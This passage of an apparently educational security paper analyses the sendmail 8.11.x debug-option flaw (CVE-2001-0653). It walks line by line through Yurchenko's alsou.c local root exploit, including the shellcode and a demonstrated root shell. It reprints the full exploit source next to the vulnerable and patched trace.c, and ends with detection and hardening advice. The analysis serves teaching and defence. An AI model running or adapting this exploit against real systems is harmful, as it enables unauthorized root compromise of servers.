The first "Received" line contains the telltale sign of a forged e-mail. Upon receiving evil.com's connection, sendmail called identd to perform a lookup of the connecting IP address. This lookup returned the hostname of the connecting machine, evil.com. If identd on the attacking machine had been disabled for some reason, only the IP address would appear in the header. A particularly attentive or suspicious user might check the validity of the message, but most users never look and would not be aware of the significance of the evil.com header. And though some users may be savvy enough to check with their local administrator before doing something like changing a password, not all of them will be. Exploitation of the human element, while perhaps not terribly high-tech, may well achieve the objective.

Once an attacker has gained local access to the on victim2.org machine, s/he can use Yurchenko's exploit code, alsou.c, to elevate his/her privileges. The vulnerability lies in sendmail's debug option and its incomplete checking of parameters passed on the command line. Cade Cairns of Security Focus discovered this flaw in sendmail's code on August 23, 2001, labeling it an "input validation error." The Common Vulnerabilities and Exposures organization added the flaw to its standardized list in March of 2002 as CVE-2001-0653. Security Focus' listed the problem as a "Sendmail Debugger Arbitrary Code Execution Vulnerability" and assigned bugtraq id #3163. Yurchenko's exploit, published just one short day after Cairns' notification, appears in the Security Focus article along with several others, namely, LucySoft's xp.tar.gz, Marcin Bukowski's sendmail-8.11.x.c, and alsou.tar.gz by RoMaN SoFt / LLFB !!.

Sendmail's debug mode can be invoked on the command line by passing it the '-d' option. The debugger takes arguments to determine the type and verbosity of sendmail's output. These arguments are numbers signifying category of debugging and level of verbosity separated by a dot ('.'). The category argument may represent a range between 0 and 99. Multiple category/level pairs may also be given. For example, the command

```
/usr/sbin/sendmail –d0-99.1
```

causes Sendmail to report debugging output for all categories between 0 and 99 at the level of 1. The command

```
/usr/sbin/sendmail –d0-25.127,32-99.3
```

tells Sendmail to report debugging output for categories between 0 and 25 at the maximum level, 127 and also to report for categories 32 through 99 at the lower level of 3.

In Sendmail versions 8.10.0 through 8.11.5 as well as all 8.12.0.Beta versions, the Sendmail debugger code performs insufficient checks to make sure that –d option arguments passed on the command line are valid. The Sendmail programmers expected that the arguments would always be positive integers when converted to hexadecimal. While these types of numbers are the only documented values to pass to the –d option, users cannot always be trusted to follow directions.

The short line of code that opens the door to Yurchenko's root exploit seems innocuous enough. It can be found on line 66 in the tTflag() function in the trace.c source file (see Appendix A) handling parsing of the command line debugging options in the sendmail-8.11.5 code.

```
int first, last;
```

In this snippet, the Sendmail code declares the 'first' and 'last' variables, which represent the range options passed through the –d option, as signed integers. As signed integers, these values can actually be positive *or* negative. According to C programming language convention, the maximum value for any signed integer is 2147483647, or 0x7FFFFFFF hexadecimal. A number greater than 2147483647, or 0x7FFFFFFF – 0xFFFFFFFF hexadecimal, automatically gets translated into a negative value.

As the tTflag() function continues, it goes through some checks on lines 99 through 106. The if statement does not perform as intended when the 'first' value is a negative number.

```
if (first >= tTsize)
        first = tTsize - 1;
if (last >= tTsize)
        last = tTsize - 1;

/* set the flags */
while (first <= last)
          tTvect[first++] = i;
```

If the value of first is a negative number, it will always pass the logic of the initial if statement. In the succeeding while loop, a negative first will also be less than or equal to last and the value of 'i' will be written to the memory address represented by tTvect[first]. By controlling the value of first (passed on the command line), an attacker can write any value, i (also passed on the command line), into any memory space, tTvect[first]. To compound the problem, the tTflag() function is called on line 292 of main.c in sendmail's source code while a setuid root sendmail binary is still executing code with super user privileges. Sendmail does not drop these privileges until line 379, after an attacker has already had the opportunity to load arbitrary code into memory.

Fixing this issue requires only some minor modifications to the Sendmail code. In the Sendmail-8.11.6 trace.c source file (see Appendix B) released shortly after Cairns' publication of the vulnerability, the developers changed

```
int first, last;
```

to

```
unsigned int first, last;
```

They also added another line of bounds-checking code to "skip over rest of a too large number" (Sendmail-8.11.6 trace.c source file, Appendix B, line 80).

Yurchenko's alsou.c exploit (see Appendix C) of the tTflag() function starts with some homework on which memory addresses sendmail actually accesses when invoked on the command line. According to the comments included in his work, he used gdb, the Gnu debugger, to extract information about sendmail's execution. Gdb is a powerful debugging tool that can run on most versions of Unix and on Windows. Open source operating system distributions like Red Hat Linux and FreeBSD bundle it with their software releases.

```
$ gdb -q /usr/sbin/sendmail
gdb) break tTflag
Breakpoint 1 at 0x8080629
(gdb) r -d1-1.1
Starting program: /usr/sbin/sendmail -d1-1.1
Breakpoint 1, 0x8080629 in tTflag ()
(gdb) disassemble tTflag
.............
0x80806ea <tTflag+202>: dec    %edi
0x80806eb <tTflag+203>: mov    %edi,0xffffffff8(%ebp)
0x80806ee <tTflag+206>: jmp    0x80806f9 <tTflag+217>
0x80806f0 <tTflag+208>: mov    0x80b21f4,%eax
0x80806f5 <tTflag+213>: mov    %bl,(%esi,%eax,1)
0x80806f8 <tTflag+216>: inc    %esi
0x80806f9 <tTflag+217>: cmp    0xffffffff8(%ebp),%esi
0x80806fc <tTflag+220>: jle    0x80806f0 <tTflag+208>
.............
gdb) x/x 0x80b21f4
0x80b21f4 <tTvect>:    0x080b9ae0
```

Yurchenko's code begins by filling in some important values. Taking into account the memory address spaces accessed by Sendmail, Yurchenko assigns appropriate memory space addresses to two variables, GOT and VECT.

```
#define VECT 0x080baf20
#define GOT 0x0809f544
```

He also stores two additional values for later use.

```
#define OFFSET 1000
#define NOPNUM 1024
```

Then he defines a variable to hold the shell code that will be launched by Sendmail with root privileges. Obviously, the execution of a /bin/sh by a root-privileged process will

spawn a super user shell and grant total access to an attacker. The main body of the shell code variable is a block of assembly language code. This code pushes the proper sequence of instructions onto the stack to execute the /bin/sh command.

```
char shellcode[] =
   "\x31\xc0\x31\xdb\xb0\x17\xcd\x80"
   "\xb0\x2e\xcd\x80\xeb\x15\x5b\x31"
   "\xc0\x88\x43\x07\x89\x5b\x08\x89"
   "\x43\x0c\x8d\x4b\x08\x31\xd2\xb0"
   "\x0b\xcd\x80\xe8\xe6\xff\xff\xff"
   "/bin/sh";
```

The next segment of exploit code is a key element in the redirection of the executing Sendmail process. The following function

```
unsigned int get_esp()
{
   __asm__("movl %esp,%eax");
}
```

takes the address of the stack pointer and stores it for later reference. The stack pointer, represented by %esp in assembly, holds the memory address for the starting point of every program's execution. This address lies somewhat before where the buffer overflow will be. As Aleph One writes in his classic article, "Smashing The Stack For Fun And Profit, "Most programs do not push more than a few hundred or a few thousand bytes into the stack at any one time. Therefore by knowing where the stack starts we can try to guess where the buffer we are trying to overflow will be" (One, p. 9). This is why Yurchenko set his 'OFFSET' value to 1000 earlier. 1000 bytes past the stack pointer will land the executing program into the middle of the buffer containing the data passed to the sendmail program by the attacker, including the code s/he wants to execute.

Yurchenkos's next step starts building his sendmail command line structure. He begins with an environment variable called 'egg'. He creates a pointer for egg to a space in memory, declares a 256 character buffer size for the variable 's', a 256 character buffer size for the variable 'tmp', and reserves an array of three memory pointers for "av" and two for "ev".

```
char *egg, s[256], tmp[256], *av[3], *ev[2];
```

Yurchenko then declares the following unsigned, and therefore positive, integers.

```
unsigned int got = GOT, vect = VECT, ret, first, last, i;
```

Now the code allocates memory for egg with malloc. Here Yurchenko fills his memory-allocated egg variable with real values.

The egg buffer is assigned the length of the actual shell code string, then the value of NOPNUM which is 1024. The 5 tacked onto the end pads out the space, leaving enough room for the literal "EGG=" below and the implied null character that terminates

the string. The if statement provides for the possibility of a problem with allocating memory, sending an error message if the egg fails to be populated and is empty.

```
egg = (char *)malloc(strlen(shellcode) + NOPNUM + 5);
if (egg == NULL) {
   perror("malloc()");
   exit(-1);
}
```

The following lines format the character array string that will be passed to execve, the system call. The first line includes the literal “EGG=” sequence, assigning it to the beginning of the egg memory space. The memset line starts its assignment at egg +4, preserving the “EGG=” literal. Memset takes the 0x90 value, hexadecimal for a NO-OP, and applies the NOPNUM value, which sets the number of NO-OPs at 1024.

```
sprintf(egg, "EGG=");
memset(egg + 4, 0x90, NOPNUM);
sprintf(egg + 4 + NOPNUM, "%s", shellcode);
```

Yurchenko now establishes his return address variable and sets the value. The ret declaration below will become the address put into the egg variable and fed to the Sendmail code.

```
ret = get_esp() + OFFSET;
```

As discussed previously, the get_esp() function was called to store the stack pointer memory address. Adding the OFFSET value of 1000 bytes to the stack pointer address guarantees that the return address location will be within the NO-OPs leading to the shell code.

The ‘s’ variable now gets a simple assignment that will obviously be used to pass the sendmail binary the –d option on the command line.

```
sprintf(s, "-d");
```

Now comes the construction of the arguments sendmail’s –d option on the command line. Using the same variables as the Sendmail code to refer to the ‘first’ and ‘last’ arguments to be given to Sendmail with the –d flag, Yurchenko crafts a sequence of large numbers that will become negative, overflow the tTsize buffer, and therefore be written to tTvect[first] by the Sendmail program.

```
first = -vect - (0xffffffff - got + 1);
last = first;
```

By expanding the variables for first, the result is:

```
first = - 0x080baf20 – (0xffffffff -0x0809f544 + 1);
```

After a little mathematical work, 'first' becomes 4294854180 and last is assigned the same value. The while loop below iterates on the 'ret' value, lopping off the last two digits and assigning them to 'i'. The loop stuffs hexadecimal address strings into the 'tmp' buffer declared previously. The address strings contain the values of 'first' and 'last'. These values, along with the value of 'i', are than concatenated into the 's' buffer. The 'last' value is always the same as 'first', getting incremented by 1 each time through the loop. The loop runs only four times. The length of the loop is ensured by the last line, which takes the 8 digit hexadecimal value of 'ret' and shifts it by eight bytes, or two hexadecimal digits, thus leaving it empty after the fourth iteration.

```
while (ret) {
   i = ret & 0xff;
   sprintf(tmp, "%u-%u.%u-", first, last, i);
   strcat(s, tmp);
   last = ++first;
   ret = ret >> 8;
}
```

This line of code strips the last character off the 's' buffer and adds a \0, or NULL, to terminate the string.

```
s[strlen(s) - 1] = '\0';
```

Finally, Yurchenko puts together his Sendmail command at the end of alsou.c with the last code block. He defines the arguments and environment variables and passes them to execve.

```
av[0] = "/usr/sbin/sendmail";
   av[1] = s;
   av[2] = NULL;
   ev[0] = egg;
   ev[1] = NULL;
   execve(*av, av, ev);
```

Expanded, the sendmail command becomes

```
/usr/sbin/sendmail -d4294854180-4294854180.48-4294854181-4294854181.252-4294854182-
4294854182.255-4294854183-4294854183.191\0
```

The 'egg' environment variable also gets passed and pushed onto the stack, inflating roughly to

```
EGG = (1024 x 0x90) \x31\xc0\x31\xdb\xb0\x17\xcd\x80\xb0\x2e\xcd\x80\xeb\x15\x5b\x31
\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\x8d\x4b\x08\x31\xd2\xb0\x0b\xcd\x80\xe8\xe6\xff\xff\xff
/bin/sh\0
```

When Yurchenko's code is executed on a victim machine running an appropriate version of Sendmail, Sendmail's tTflag() function accepts the /usr/sbin/sendmail -d4294854180-4294854180.48-4294854181-4294854181.252-4294854182-4294854182.255-

4294854183-4294854183.191 command as valid and uses its values to populate tTvect[first] and i.

```
tTvect[4294854180] = 48;
tTvect[4294854181] = 252;
tTvect[4294854182] = 255;
tTvect[4294854183] = 191;
```

These values are written past the lower boundary of the tTvect buffer on the stack, overwriting the Sendmail return address with Yurchenko's carefully selected data. When the tTflag() function finishes and pops the return address off the stack, that address is Yurchenko's and points the Sendmail program into the data region where Yurchenko's environment variables, including the shell code, are stored. Since Yurchenko's code found the stack pointer when sendmail started running and added the 1000 byte OFFSET, the redirected Sendmail program lands in the middle of the NO-OP instructions. Since the NO-OPs are valid machine instructions, Sendmail goes ahead and executes them. When it reaches the assembly language shell code, it happily executes those instructions as well. After compiling alsou.c as alsou on a Red Hat 7.2 machine running sendmail-8.11.5, the result is instantaneous:

```
121 victim2 ~jpublic/.alsou% ./alsou
sh-2.05# whoami
root
sh-2.05#
```

With root shell access, an attacker thoroughly compromises the integrity of a Unix server. S/he "owns" the machine, being able to perform any command, and read and write any data.

When in debug mode, sendmail only writes to the mail log when a recipient has been given so Yurchenko's exploit leaves no signature in the mail log. The code itself has a minimal footprint, requiring only the compiled code to run. There are no signs of execution, no core files or other remnants of its processes to give a system administrator clues. For an exploit of this nature, process accounting would extremely helpful in determining the method of privilege escalation. The abnormally long sendmail command passed on the command line would be recorded along with the executing user and other pertinent information. Once an attacker achieved root access, however, that record might be erased along with any other possible log evidence of scans or connections to port 25.

The code variants that exploit Sendmail's debugger option handling are very similar to Yurchenko's alsou.c. They all create large numbers to be passed to Sendmail's –d option on the command line. The full source code of these exploits can be found on the SecurityFocus web site at http://www.securityfocus.com/bid/3163/exploit. In short, the variants' exploit code is generally not as clean and self-contained as Yurchenko's, using secondary "helper" scripts or programs as well as placing some files in world-writable directories like /tmp. These characteristics increase the likelihood that a system administrator might notice the exploits themselves or the residue they would leave behind. The version by Roman SoFt / LLFB !!, alsou2.c, actually uses Yurchenko's alsou.c as its base, but

includes some customizations for Suse Linux. Roman also adds an interactive bash shell script to help in finding the correct offset value to pass into the egg environment variable. LucySoft's xp.tar.gz focuses on Slackware Linux and includes several helper files. LucySoft makes a distinct effort at improving usability, providing a perl script to compile the exploit code as well as a README. The exploit code here does not spawn a root shell, but creates a setuid bash shell binary in the /tmp directory. Since executables generally do not exist in /tmp, especially setuid root executables, this would cause a system administrator to immediately conclude that the victim host had been compromised. Marcin Bukowski's sendmail-8.11.x.c exploit code looks like it was inspired by Yurchenko's work, containing an extremely similar 'egg' structure. This program is much more complicated, however, running more than 200 lines longer than alsou.c. It uses the extra coding space to add interactive functionality, accepting command line options and attempting to automate calls to gdb. In fact, Bukowski seems to be automating the entire exploit so as to function seamlessly on any Linux platform without modification. This is the sort of cross-platform work that causes system administrators to despair for the safety of their machines.

Protecting a system against exploits like those above comes down to one thing, access. Keep shell access on a system to an absolute minimum, especially if that system runs setuid binaries. Any user account provides a doorway into the system. User account passwords can be guessed, sniffed, or socially engineered. If local access to a system can be achieved, even by legitimate users, an exploit like alsou.c will be a hazard. Keeping up with the latest software revisions is one vital way to reduce risk. As soon as an exposure is announced, it is imperative that security-conscious system administrators update the affected package or packages. Never run a public service with known vulnerabilities, especially one with published exploits. It may even be worthwhile to limit access to both the gdb utility and the compilers on a given system. Though preventative measures like these can help improve overall system security, the only way to really make a computer secure is to turn it off. Of course, this is not an acceptable alternative. So, if the worst happens and a system is compromised, learn from the experience and apply that knowledge to the system upon reinstallation.

The Internet has established itself as one of the leading forces in the new millennium. It continues to grow, touching more and more people's lives every day. With e-mail particularly, that connection is intimate, bringing people in touch with family, friends, clients, business partners, and strangers across the globe. Each new user causes the criticality of e-mail service to rise, growing the audience of users affected by vulnerabilities and exploits. In the latest edition of the Unix System Administration Handbook, Nemeth et. al write, "Electronic mail was important [five years ago], but now it is absolutely essential to both business and personal communication" (Nemeth et. al, p. 535). As the number of people on the Internet grows, the number of attackers and targets grow as well. Vigilance, in patching, upgrading, monitoring, and learning, is the only answer to the overwhelming problem of system and infrastructure security.

Appendix A: trace.c file from sendmail-8.11.5 source by Sendmail, Inc.
ftp://ftp.sendmail.org/pub/sendmail/past-releases/sendmail-8.11.5.tar.gz

```
/*
 * Copyright (c) 1998-2000 Sendmail, Inc. and its suppliers.
 *      All rights reserved.
 * Copyright (c) 1983, 1995-1997 Eric P. Allman.  All rights reserved.
 * Copyright (c) 1988, 1993
 *      The Regents of the University of California.  All rights reserved.
 *
 * By using this file, you agree to the terms and conditions set
 * forth in the LICENSE file which can be found at the top level of
 * the sendmail distribution.
 *
 */

#ifndef lint
static char id[] = "@(#)$Id: trace.c,v 8.20.22.2 2000/09/17 17:04:27 gshapiro Exp $";
#endif /* ! lint */

#include <sendmail.h>

/*
**  TtSETUP -- set up for trace package.
**
**      Parameters:
**              vect -- pointer to trace vector.
**              size -- number of flags in trace vector.
**              defflags -- flags to set if no value given.
**
**      Returns:
**              none
**
**      Side Effects:
**              environment is set up.
*/

static u_char   *tTvect;
static int      tTsize;
static char     *DefFlags;

void
tTsetup(vect, size, defflags)
        u_char *vect;
        int size;
        char *defflags;
{
        tTvect = vect;
        tTsize = size;
        DefFlags = defflags;
}
```

```
/*
**  TtFLAG -- process an external trace flag description.
**
**      Parameters:
**              s -- the trace flag.
**
**      Returns:
**              none.
**
**      Side Effects:
**              sets/clears trace flags.
*/

void
tTflag(s)
        register char *s;
{
        int first, last;
        register unsigned int i;

        if (*s == '\0')
                s = DefFlags;

        for (;;)
        {
                /* find first flag to set */
                i = 0;
                while (isascii(*s) && isdigit(*s))
                        i = i * 10 + (*s++ - '0');
                first = i;

                /* find last flag to set */
                if (*s == '-')
                {
                        i = 0;
                        while (isascii(*++s) && isdigit(*s))
                                i = i * 10 + (*s - '0');
                }
                last = i;

                /* find the level to set it to */
                i = 1;
                if (*s == '.')
                {
                        i = 0;
                        while (isascii(*++s) && isdigit(*s))
                                i = i * 10 + (*s - '0');
                }

                /* clean up args */
                if (first >= tTsize)
                        first = tTsize - 1;
                if (last >= tTsize)
                        last = tTsize - 1;

                /* set the flags */
```

```
                while (first <= last)
                        tTvect[first++] = i;

                /* more arguments? */
                if (*s++ == '\0')
                        return;
        }
}
```

Appendix B: trace.c file from sendmail-8.11.6 source, Sendmail, Inc.
ftp://ftp.sendmail.org/pub/sendmail/sendmail-8.11.6.tar.gz

```
/*
 * Copyright (c) 1998-2000 Sendmail, Inc. and its suppliers.
 *      All rights reserved.
 * Copyright (c) 1983, 1995-1997 Eric P. Allman.  All rights reserved.
 * Copyright (c) 1988, 1993
 *      The Regents of the University of California.  All rights reserved.
 *
 * By using this file, you agree to the terms and conditions set
 * forth in the LICENSE file which can be found at the top level of
 * the sendmail distribution.
 *
 */

#ifndef lint
static char id[] = "@(#)$Id: trace.c,v 8.20.22.4 2001/08/15 13:05:43 ca Exp $";
#endif /* ! lint */

#include <sendmail.h>

/*
**  TtSETUP -- set up for trace package.
**
**      Parameters:
**              vect -- pointer to trace vector.
**              size -- number of flags in trace vector.
**              defflags -- flags to set if no value given.
**
**      Returns:
**              none
**
**      Side Effects:
**              environment is set up.
*/

static u_char   *tTvect;
static int      tTsize;
static char     *DefFlags;

void
tTsetup(vect, size, defflags)
        u_char *vect;
        int size;
        char *defflags;
{
        tTvect = vect;
        tTsize = size;
        DefFlags = defflags;
}
```

```
/*
**  TtFLAG -- process an external trace flag description.
**
**      Parameters:
**              s -- the trace flag.
**
**      Returns:
**              none.
**
**      Side Effects:
**              sets/clears trace flags.
*/

void
tTflag(s)
        register char *s;
{
        unsigned int first, last;
        register unsigned int i;

        if (*s == '\0')
                s = DefFlags;

        for (;;)
        {
                /* find first flag to set */
                i = 0;
                while (isascii(*s) && isdigit(*s) && i < tTsize)
                        i = i * 10 + (*s++ - '0');

                /*
                **  skip over rest of a too large number
                **  Maybe we should complain if out-of-bounds values are used.
                */

                while (isascii(*s) && isdigit(*s) && i >= tTsize)
                        s++;
                first = i;

                /* find last flag to set */
                if (*s == '-')
                {
                        i = 0;
                        while (isascii(*++s) && isdigit(*s) && i < tTsize)
                                i = i * 10 + (*s - '0');

                        /* skip over rest of a too large number */
                        while (isascii(*s) && isdigit(*s) && i >= tTsize)
                                s++;
                }
                last = i;

                /* find the level to set it to */
                i = 1;
                if (*s == '.')
                {
```

```
                        i = 0;
                        while (isascii(*++s) && isdigit(*s))
                                i = i * 10 + (*s - '0');
                }

                /* clean up args */
                if (first >= tTsize)
                        first = tTsize - 1;
                if (last >= tTsize)
                        last = tTsize - 1;

                /* set the flags */
                while (first <= last)
                        tTvect[first++] = i;

                /* more arguments? */
                if (*s++ == '\0')
                        return;
        }
}
```

Appendix C: alsou.c source code by Alexander Yurchenko
http://downloads.securityfocus.com/vulnerabilities/exploits/alsou.c

```
/*
 * alsou.c
 *
 * sendmail-8.11.x linux x86 exploit
 *
 * To use this exploit you should know two numbers: VECT and GOT.
 * Use gdb to find the first:
 *
 * $ gdb -q /usr/sbin/sendmail
 * (gdb) break tTflag
 * Breakpoint 1 at 0x8080629
 * (gdb) r -d1-1.1
 * Starting program: /usr/sbin/sendmail -d1-1.1
 *
 * Breakpoint 1, 0x8080629 in tTflag ()
 * (gdb) disassemble tTflag
 * ............
 * 0x80806ea <tTflag+202>: dec    %edi
 * 0x80806eb <tTflag+203>: mov    %edi,0xffffffff8(%ebp)
 * 0x80806ee <tTflag+206>: jmp    0x80806f9 <tTflag+217>
 * 0x80806f0 <tTflag+208>: mov    0x80b21f4,%eax
 *                         ^^^^^^^^^^^^^^^^^^ address of VECT
 * 0x80806f5 <tTflag+213>: mov    %bl,(%esi,%eax,1)
 * 0x80806f8 <tTflag+216>: inc    %esi
 * 0x80806f9 <tTflag+217>: cmp    0xffffffff8(%ebp),%esi
 * 0x80806fc <tTflag+220>: jle    0x80806f0 <tTflag+208>
 * ............
 * (gdb) x/x 0x80b21f4
 * 0x80b21f4 <tTvect>:    0x080b9ae0
 *                    ^^^^^^^^^^^^ VECT
 *
 * Use objdump to find the second:
 * $ objdump -R /usr/sbin/sendmail |grep setuid
 * 0809e07c R_386_JUMP_SLOT   setuid
 * ^^^^^^^^ GOT
 *
 * Probably you should play with OFFSET to make exploit work.
 *
 * Constant values, written in this code found for sendmail-8.11.4
 * on RedHat-6.2. For sendmail-8.11.0 on RedHat-6.2 try VECT = 0x080b9ae0 and
 * GOT = 0x0809e07c.
 *
 * To get r00t type ./alsou and then press Ctrl+C.
 *
 *
 * grange <grange@rt.mipt.ru>
 *
 */

#include <sys/types.h>
#include <stdlib.h>
```

```
#define OFFSET 1000
#define VECT 0x080baf20
#define GOT 0x0809f544

#define NOPNUM 1024

char shellcode[] =
        "\x31\xc0\x31\xdb\xb0\x17\xcd\x80"
        "\xb0\x2e\xcd\x80\xeb\x15\x5b\x31"
        "\xc0\x88\x43\x07\x89\x5b\x08\x89"
        "\x43\x0c\x8d\x4b\x08\x31\xd2\xb0"
        "\x0b\xcd\x80\xe8\xe6\xff\xff\xff"
        "/bin/sh";

unsigned int get_esp()
{
        __asm__("movl %esp,%eax");
}

int main(int argc, char *argv[])
{
        char *egg, s[256], tmp[256], *av[3], *ev[2];
        unsigned int got = GOT, vect = VECT, ret, first, last, i;

        egg = (char *)malloc(strlen(shellcode) + NOPNUM + 5);
        if (egg == NULL) {
                perror("malloc()");
                exit(-1);
        }
        sprintf(egg, "EGG=");
        memset(egg + 4, 0x90, NOPNUM);
        sprintf(egg + 4 + NOPNUM, "%s", shellcode);

        ret = get_esp() + OFFSET;

        sprintf(s, "-d");
        first = -vect - (0xffffffff - got + 1);
        last = first;
        while (ret) {
                i = ret & 0xff;
                sprintf(tmp, "%u-%u.%u-", first, last, i);
                strcat(s, tmp);
                last = ++first;
                ret = ret >> 8;
        }
        s[strlen(s) - 1] = '\0';

        av[0] = "/usr/sbin/sendmail";
        av[1] = s;
        av[2] = NULL;
        ev[0] = egg;
        ev[1] = NULL;
        execve(*av, av, ev);
}
```

Bibliography

Black, Ulysses. TCP/IP & Related Protocols. New York, NY, Second Edition, 1994.

Bugtraq. Sendmail Debugger Arbitrary Code Execution Vulnerability. Cupertino, CA: SecurityFocus, 2002. http://www.securityfocus.com/bid/3163/info/

Chuvakin, Anton. Hack of the Week #6: Sendmail local root exploit. Security Watch Research, 2001. http://www.securitywatch.com/EDU/hotw6.html.

Costales, Bryan with Eric Allman. sendmail. Sebastopol, CA: O'Reilly & Associates, Inc., Second Edition, 1997.

CVE. CVE-2001-0653. McLean, VA: The Mitre Corporation, 2001. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0653

Klensin, J., editor. RFC 2821, Simple Mail Transfer Protocol. AT&T Laboratories, 2001. http://www.faqs.org/rfcs/rfc2821.htm.

Microsoft. Microsoft Developer Library Network. Redmond, WA: Microsoft Corporation, 2001. http://msdn.microsoft.com/library/default.asp?url=/library/en-us/wcecrt/htm/_wcecrt_data_type_constants.asp

Mudge. How to write Buffer Overflows. L0pht Heavy Industries, 1995. http://www.insecure.org/stf/mudge_buffer_overflow_tutorial.html

Nemeth, Evi, Garth Snyder, Scott Seebass, and Trent R. Hein. Unix System Administration Handbook. Upper Saddle River, NJ: Prentice-Hall, Inc., Third Edition, 2001.

Neohapsis. Neohapsis Ports List. Neohapsis, Inc., 2003. http://www.neohapsis.com/neolabs/neo-ports/neo-ports.html

One, Aleph. "Smashing The Stack For Fun And Profit". Phrack Magazine, Volume 7, Issue 9, Article 14 1996. http://www.phrack.org/show.php?p=49&a=14.

Postel, Jonathan B. RFC 821, Simple Mail Transfer Protocol. University of Southern California, 1982. http://www.faqs.org/rfcs/rfc821.htm.

Securiteam. Sendmail Debugger Vulnerability Leads to Arbitrary Code Execution. Los Angeles, CA: Beyond Security,Ltd., 2001 http://www.securiteam.com/unixfocus/5RP0O1F55M.html

Sendmail Command Line Debugging Flaw Lets Local Users Execute Arbitrary Code and Gain Root Privileges. Silver Spring, MD: Security Tracker Archives, 2001. http://www.securitytracker.com/alerts/2001/Aug/1002224.html

Smith, Nathan P. Stack Smashing Vulnerabilities in the Unix Operating System. New Haven, Connecticut: Southern Connecticut State University, 1997.

www.sendmail.com. www.sendmail.com/company/overview. Emeryville, CA: Sendmail, Inc., 2003